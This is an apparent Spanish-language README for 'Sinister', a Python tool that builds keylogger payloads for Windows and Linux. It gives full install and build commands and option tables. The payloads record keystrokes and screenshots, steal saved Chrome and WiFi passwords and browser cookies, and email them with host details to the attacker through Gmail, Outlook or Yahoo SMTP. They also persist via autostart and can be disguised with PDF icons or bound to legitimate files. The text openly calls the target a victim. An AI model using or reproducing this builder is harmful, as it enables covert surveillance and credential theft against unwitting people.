

Sinister es un generador de keyloggers para Windows/Linux que envía keylogs por correo electrónico junto con otra información jugosa del objetivo.
Este pequeño script de Python puede hacer un trabajo realmente impresionante.
Sinister es un generador de Keylogger para Windows/Linux, que envía registros de teclas y capturas de pantalla por correo electrónico junto con otra información jugosa de la víctima, escrito en Python 3.
:computer: Este proyecto fue creado solo con fines benéficos y de uso personal.
ESTE SOFTWARE SE PROPORCIONA "TAL CUAL" SIN GARANTÍA DE NINGÚN TIPO. USTED PUEDE USAR ESTE SOFTWARE BAJO SU PROPIO RIESGO. EL USO ES DE COMPLETA RESPONSABILIDAD DEL USUARIO FINAL. LOS DESARROLLADORES NO ASUMEN NINGUNA RESPONSABILIDAD Y NO SON RESPONSABLES DE NINGÚN USO INDEBIDO O DAÑO CAUSADO POR ESTE PROGRAMA.
| Nombre del servidor | Servidor SMTP | Puerto SMTP |
|---|---|---|
| GMAIL | smtp.gmail.com | 587 |
| OUTLOOK | smtp-mail.outlook.com | 587 |
| YAHOO | smtp.mail.yahoo.com | 587 |
| Stealer integrado puede robar estas cosas : |
|---|
| Navegador Chrome (contraseñas guardadas) |
| WiFi (contraseña guardada) |
| Cookies de Chrome (Datos de inicio de sesión, Cookies, Historial) |
| Cookies de Firefox (cookies.sqlite) |
| Estas cosas se obtienen y se envían: |
|---|
| Sistema operativo |
| Nombre del equipo |
| Nombre de usuario |
| IPv4 pública |
El 30 de mayo de 2022, Google eliminó la función de aplicaciones menos seguras, por lo que en lugar de la contraseña de Gmail:
contraseña específica de la aplicación al crear el payload.# Navigate to the /opt directory (optional)
$ cd /opt/
# Clone this repository
$ git clone https://github.com/PushpenderIndia/Sinister.git
# Navigate to Sinister folder
$ cd Sinister
# Installing dependencies
$ bash installer_linux.sh
*** Note When The Python Installer DialogBox Appear while executing installer_linux.sh ***
* Click on custom install
* Select Path to : C:/Python37-32
### So that the python is installed in this path (Inside Wine) : ~/.wine/drive_c/Python37-32
# If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py
$ chmod +x Sinister.py
$ python3 Sinister.py --help
# Making Payload/RAT
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path
# Making Payload using GMAIL SMTP Server, Port Configuration (Default SMTP Server = smtp.gmail.com, Default SMTP Port = 587)
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path
# Making Payload using OUTLOOK SMTP Server, Port Configuration
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp-mail.outlook.com -y 587 -l -o output_file_name --icon icon_path
# Making Payload using YAHOO SMTP Server, Port Configuration
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp.mail.yahoo.com -y 587 -l -o output_file_name --icon icon_path
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
# Install dependencies
$ Install latest python 3.x
# Clone this repository
$ git clone https://github.com/PushpenderIndia/Sinister.git
# Go into the repository
$ cd Sinister
# Installing dependencies
$ python -m pip install -r requirements.txt
# Open Sinister.py in Text editor and Configure Line 16 WINDOWS_PYTHON_PYINSTALLER_PATH = "C:/Python37-32/Scripts/pyinstaller.exe"
# Getting Help Menu
$ python Sinister.py --help
# Making Payload/RAT
$ python Sinister.py -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path
# Making Payload using GMAIL SMTP Server, Port Configuration (Default SMTP Server = smtp.gmail.com, Default SMTP Port = 587)
$ python Sinister.py -e [email protected] -p YourEmailPass-w -o output_file_name --icon icon_path
# Making Payload using OUTLOOK SMTP Server, Port Configuration
$ python Sinister.py -e [email protected] -p YourEmailPass -x smtp-mail.outlook.com -y 587 -w -o output_file_name --icon icon_path
# Making Payload using YAHOO SMTP Server, Port Configuration
$ python Sinister.py -e [email protected] -p YourEmailPass -x smtp.mail.yahoo.com -y 587 -w -o output_file_name --icon icon_path
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico


Intente ejecutar el keylogger fuera de línea para probar la captura de keylogs sin conexión y depurar problemas del keylogger ejecutando estos comandos:
Ejecute test_key.py en ambos modos [Compilado y Raw] y determine cuál es el error
Ejecútelo así: python test_key.py
También compílelo así:
pyinstaller --onefile test_key.py --hidden-import=win32event --hidden-import=winerror --hidden-import=win32api --hidden-import=pynput.keyboard
Después de ejecutarlo, comience a escribir algo, El resultado se mostrará en el símbolo del sistema cada 10 segundos
Los archivos del keylogger fuera de línea se encuentran en la carpeta TestKeylogger
1. Cree un nuevo payload con la bandera --debug
2. Ejecute el exe del payload a través de cmd [No ejecute el payload haciendo doble clic]
3. Ahora dará un error más apropiado en CMD, simplemente coloque ese problema en la sección de Problemas
Abra el archivo de inicio automático con cualquier editor de texto, Ruta del archivo de inicio automático: ~/.config/autostart/xinput.desktop
Elimine estas 5 líneas:
[Desktop Entry]
Type=Application
X-GNOME-Autostart-enabled=true
Name=Xinput
Exec="destination_file_name"
Nota: destination_file_name es el nombre que le dio al archivo malicioso usando el parámetro -o
Reinicie su sistema y luego elimine el archivo malicioso almacenado en esta ruta a continuación
Ruta de destino, donde se almacena el keylogger: ~/.config/xnput
¡Las contribuciones de cualquier tipo son bienvenidas!
NOTA: Si debería estar en la lista de contribuyentes pero lo olvidamos, ¡háganoslo saber!
| Abreviatura | Nombre completo | Descripción |
|---|
| -h | --help | Muestra este mensaje de ayuda y sale |
| -i INTERVAL | --interval INTERVAL | Tiempo entre informes en segundos. predeterminado=120 |
| -t TIME_PERSISTENT | --persistence TIME_PERSISTENT | Volverse persistente después de __ segundos. predeterminado=10 |
| -x SMTP_Server | --smtp | Servidor SMTP personalizado. predeterminado="smtp.gmail.com" |
| -y SMTP_Port | --port | Puerto SMTP personalizado. predeterminado=587 |
| -w | --windows | Generar un ejecutable de Windows. |
| -l | --linux | Generar un ejecutable de Linux. |
| -s | --steal-password | Robar contraseñas guardadas de la máquina de la víctima [SO compatible: Windows] |
| -b file.txt | --bind LEGITIMATE_FILE_PATH.pdf | AutoBinder: especifica la ruta del archivo legítimo. [SO compatible: Windows] |
| -d | --debug | El payload se ejecutará en primer plano con una ventana de CMD, para obtener el error de ejecución adecuado |
| Abreviatura | Nombre completo | Descripción |
|---|
| --icon ICON | Especificar la ruta del icono, icono del archivo malicioso [Nota: Debe ser .ico] | |
| -e EMAIL | --email EMAIL | Dirección de correo electrónico a la que enviar los informes. |
| -p PASSWORD | --password PASSWORD | Contraseña para la dirección de correo proporcionada en el argumento -e. |
| -o OUT | --out OUT | Nombre del archivo de salida. |
![]() Pushpender Singh :computer: |
![]() Thomas Kunwar :computer: |
![]() krasnova19 :computer: |
![]() sarchish5 :computer: |
![]() chiragcode11 :computer: |
![]() C4RR0T02 :computer: |